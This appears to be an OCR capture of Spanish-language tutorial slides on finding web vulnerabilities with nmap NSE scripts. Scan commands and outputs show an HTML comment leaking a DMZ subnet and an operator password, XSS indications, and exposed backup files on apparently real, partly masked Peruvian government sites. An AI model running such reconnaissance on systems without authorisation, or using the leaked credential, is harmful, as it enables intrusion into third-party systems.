
```
[redacted]$ nmap -v -p 80 -Pn --script http-comments-displayer.nse 172.28.6.254

Starting Nmap 6.46 ( http://nmap.org ) at 2014-04-26 11:09 PET
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating Parallel DNS resolution of 1 h
Completed Parallel DNS resolution of 1 ho
Initiating Connect Scan at 11:09
Scanning 172.28.6.254 [1 port]
Discovered open port 80/tcp on 172.28.6.2
Completed Connect Scan at 11:09, 0.00s el
```

```
PORT   STATE SERVICE
80/tcp open  http
| http-comments-displayer:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=172.28.6.254
|
|     Path: http://172.28.6.254/images/style.css
|     Line number: 1
|     Comment:
|         /* CSS Document */
|
|     Path: http://172.28.6.254/images/style.css
|     Line number: 24
|     Comment:
|         /*TEXT STYLES*/
|
|     Path: http://172.28.6.254/images/style.css
|     Line number: 3
|     Comment:
|         /*PAGE LAYOUT*/
|
|     Path: http://172.28.6.254/images/style.css
|     Line number: 19
|     Comment:
|         /*GRAY PANEL*/
|
|     Path: http://172.28.6.254/#
|     Line number: 77
|     Comment:
|_        <!--Red Servidor DMZ 172.16.1.0/24 operador:0p3r4d0r123-->
```

Búsqueda de Vulnerabilidades

- Autenticación Básica ?
  - nmap -v -Pn -p 80 direccion_IP_o_nombre_DNS --script http-auth


    --script-args=http-auth.path=/topsecret



```
$ nmap -v -p 80 127.0.0.1 --script http-auth --script-args=http-auth.path=/topsecret -oA auth-ht
tp-host-060715

Starting Nmap 6.47 ( http://nmap.org ) at 2015-08-13 13:21 PET
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating Ping Scan at 13:21
Scanning 127.0.0.1 [2 ports]
Completed Ping Scan at 13:21, 0.00s elapsed (1 total hosts)
Initiating Connect Scan at 13:21
Scanning localhost (127.0.0.1) [1 port]
Discovered open port 80/tcp on 127.0.0.1
Completed Connect Scan at 13:21, 0.00s elapsed (1 total ports)
NSE: Script scanning 127.0.0.1.
Initiating NSE at 13:21
Completed NSE at 13:21, 0.00s elapsed
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000034s latency).
PORT   STATE SERVICE
80/tcp open  http
| http-auth:
| HTTP/1.1 401 Unauthorized
|_  Basic realm=Por favor ingrese el password

NSE: Script Post-scanning.
Read data files from: /usr/local/bin/../share/nmap
```

Búsqueda de Vulnerabilidades


- Cross Site Scripting
  - Almacenadas
  - Basadas en el DOM
  - $_SERVER["PHP_SELF"]
  - nmap -v -Pn -p 80 direccion_IP_o_nombre_DNS --script "*xss*" -oA xss-host-060715



```
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-xssed:
|
|     UNFIXED XSS vuln.
|
|             http://ENTIDAD.gob.pe/index2.php?option=com_content&amp;user_rating=1&amp;submit_vote=index2.php?
opti<br>on=com_content&amp;user_rating=1&amp;submit_vote=x&amp;task=vote&amp;pop=0&amp;Itemid=10&amp;cid=1&amp;url
=http://xssed.com
|
```

Búsqueda de Vulnerabilidades


- Cross Site Scripting
  - Almacenadas
  - Basadas en el DOM
  - $_SERVER["PHP_SELF"]
  - nmap -v -Pn -p 80 direccion_IP_o_nombre_DNS --script "*xss*" -oA xss-host-060715



```
| http-dombased-xss:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=ENTIDAD.gob.pe
|   Found the following indications of potential DOM based XSS:
|
| Source:
window.open('http://www.ENTIDAD.gob.pe:2095/webmaillogout.cgi','targetWindow','toolbar=no,location=no,status=no,menubar=no,s
crollbars=yes,resizable=yes')
|Pages: http://ENTIDAD.gob.pe/DIR/, http://ENTIDAD.gob.pe/DIR/index.php/features-mainmenu-47/direccionesejecutivas,
http://ENTIDAD.gob.pe/DIR/index.php/directorio/directorio-trabajadores-DIR,
http://ENTIDAD.gob.pe/DIR/index.php/directorio/sample-menu-2, http://ENTIDAD.gob.pe/DIR/index.php/video,
http://ENTIDAD.gob.pe/DIR/index.php/21-featured-news/294-DIR-ciudad-inicia-desde-hoy-,
http://ENTIDAD.gob.pe/DIR/index.php/21-featured-news/244-informacion-presupuestas, http://ENTIDAD.gob.pe/DIR/,
http://ENTIDAD.gob.pe/DIR/index.php/21-featured-news/296-reportes-sigas-fed, http://ENTIDAD.gob.pe/DIR/index.php/21-
featured-news/298-director-regional, http://ENTIDAD.gob.pe/DIR/index.php/21-featured-news/291-gobierno-regional-y-DIR-ciudad-
hicieron-lanzamiento, http://ENTIDAD.gob.pe/DIR/?view=featured, http://ENTIDAD.gob.pe/DIR/index.php/extensions/objetivo,
http://ENTIDAD.gob.pe/DIR/index.php/directorio, http://ENTIDAD.gob.pe/DIR/index.php/21-featured-news/245-actividad-oficial,
http://ENTIDAD.gob.pe/DIR/index.php/directorio/sample-menu, http://ENTIDAD.gob.pe/DIR/index.php/fed/adenda
|
|Source:
```

Búsqueda de Vulnerabilidades

- Archivos “no necesarios”
  - Bak
  - Web.config.bak
  - Copy of Php.ini
  - Htaccess.bak
  - Server.xml~
  - Tomcat-users.xml.bak
- nmap -v -Pn -p a,b,c,... direccion_IP_o_nombre_DNS --script http-backup-finder




```
[redacted]$ nmap -v -p 80 [redacted]gob.pe --script http-backup-finder -oA bak-host-060715

Starting Nmap 6.47 ( http://nmap.org ) at 2015-08-13 14:41 PET
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating Ping Scan at 14:41
Scanning [redacted].gob.pe ([redacted]) [2 ports]
Completed Ping Scan at 14:41, 0.18s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:41
Completed Parallel DNS resolution of 1 host. at 14:41, 6.70s elapsed
Initiating Connect Scan at 14:41
Scanning [redacted].gob.pe ([redacted]) [1 port]
Discovered open port 80/tcp on [redacted]
Completed Connect Scan at 14:41, 0.15s elapsed (1 total ports)
NSE: Script scanning [redacted]
Initiating NSE at 14:41
Completed NSE at 14:41, 19.05s elapsed
Nmap scan report for [redacted].gob.pe ([redacted])
Host is up (0.12s latency).
PORT   STATE SERVICE
80/tcp open  http
| http-backup-finder:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=[redacted].gob.pe
|   http://[redacted].gob.pe/wp-includes/js/thickbox/thickbox.bak
|   http://[redacted].gob.pe/wp-includes/js/thickbox/thickbox.css~
|   http://[redacted].gob.pe/wp-includes/js/thickbox/thickbox copy.css
|   http://[redacted].gob.pe/wp-includes/js/thickbox/Copy of thickbox.css
|   http://[redacted].gob.pe/wp-includes/js/thickbox/Copy (2) of thickbox.css
|   http://[redacted].gob.pe/wp-includes/js/thickbox/thickbox.css.1
|_  http://[redacted].gob.pe/wp-includes/js/thickbox/thickbox.css.~1~

NSE: Script Post-scanning.
Read data files from: /usr/local/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 26.33 seconds
```

backup-finder

